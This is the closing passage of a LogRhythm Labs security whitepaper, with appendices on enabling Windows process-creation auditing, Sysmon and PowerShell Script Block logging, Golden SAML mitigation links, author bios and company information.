- **Policy Location:** Computer Configuration → Windows Settings → Security Settings → Advanced Audit Policy Configuration → Audit Policies → Detailed Tracking
- **Policy Name:** Audit Process Creation
- Include command line in Process Creation Events. Enable the following setting in Windows Group Policy:
    - **Policy Location:** Computer Configuration → Administrative Templates → System → Audit Process Creation
    - **Policy Name:** Include command line in process creation events

Command line parameter logging for MS Windows Event Logging XML - Sysmon logs Microsoft Sysmon process creation events (Event ID 1) provide extended information about newly created processes including their command line parameters.

Sysmon is configured via an XML configuration file which specifies include and exclude filters for the names of processes that will be logged.

If Microsoft Sysmon is already deployed in your organization, review the section of your Sysmon configuration file and ensure that it does not exclude the process names cited in AI Engine Rules Log Sources section later in this document.

If Microsoft Sysmon is not deployed in your environment, the following resources can get you started:

- The installation files and configuration instructions for Microsoft Sysmon: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
- A starter SysMon configuration file which includes the process creation logging necessary to trigger the AI Rules from the MITRE ATT&CK Module: https://github.com/LogRhythm-Labs/Microsoft-SysMon-config

PowerShell Logging

PowerShell Script Block logging must be enabled for visibility into the PowerShell commands that are executed.[20] [21]

- Turn on PowerShell Script Block Logging. Enable the following setting in Windows Group Policy:
    - **Policy Location:** Computer Configuration → Policies → Administrative Templates → Windows Components → Windows PowerShell
    - **Policy Name:** Turn on PowerShell Script Block Logging

Appendix B: Golden SAML Mitigation Strategies

Restrict Access to the ADFS Server

https://docs.microsoft.com/en-us/security/compass/privileged-access-access-model

ADFS Server Logging

See Appendix A

[19] For more information, see https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/command-line-process-auditing
[20] It is not necessary to enable the “Log script invocation start/stop events” setting. Doing so may increase log volume substantially.
[21] PowerShell events are logged to the Microsoft-Windows-PowerShell/Operational Event Log.

About the Authors

Dan Kaiser

As a LogRhythm Senior Engineer, Dan develops content for the security-focused modules in the LogRhythm Knowledge base, such as User and Entity Behavior Analytics (UEBA), Network Detection and Response (NDR), and CIS Controls. Dan previously worked as a network engineering manager for an oil and gas company and as an IT director at a law firm. He also worked as an engineer at a Citrix Metaframe-based application service provider.

Sally Vincent

Sally Vincent is Threat Research, Senior Engineer with broad experience in systems administration. She has experience in multiple industries (financial, healthcare, government, retail, MSSP) from SMB to enterprise size. Sally holds a degree in electrical engineering from Rensselaer Polytechnic Institute and maintains the following security certifications: CISSP, GMON, and CEH.

Be
Security
First

About LogRhythm Labs

LogRhythm Labs is a dedicated team within LogRhythm that delivers security research, analytics, and threat intelligence services to protect your security operations center and your organization from damaging cyberthreats. Our Labs team continually creates content based on research to help you detect and respond to threats and risks by combining actionable intelligence with advanced analytics.

About LogRhythm

LogRhythm's award-winning NextGen SIEM Platform makes the world safer by protecting organizations, employees, and customers from the latest cyberthreats. It does this by providing a comprehensive platform with the latest security functionality, including security analytics; network detection and response (NDR); user and entity behavior analytics (UEBA); and security orchestration, automation, and response (SOAR).

Learn how LogRhythm empowers companies to be security first at logrhythm.com.

LogRhythm®

1.866.384.0713 // info@logrhythm.com // 4780 Pearl East Circle, Boulder CO, 80301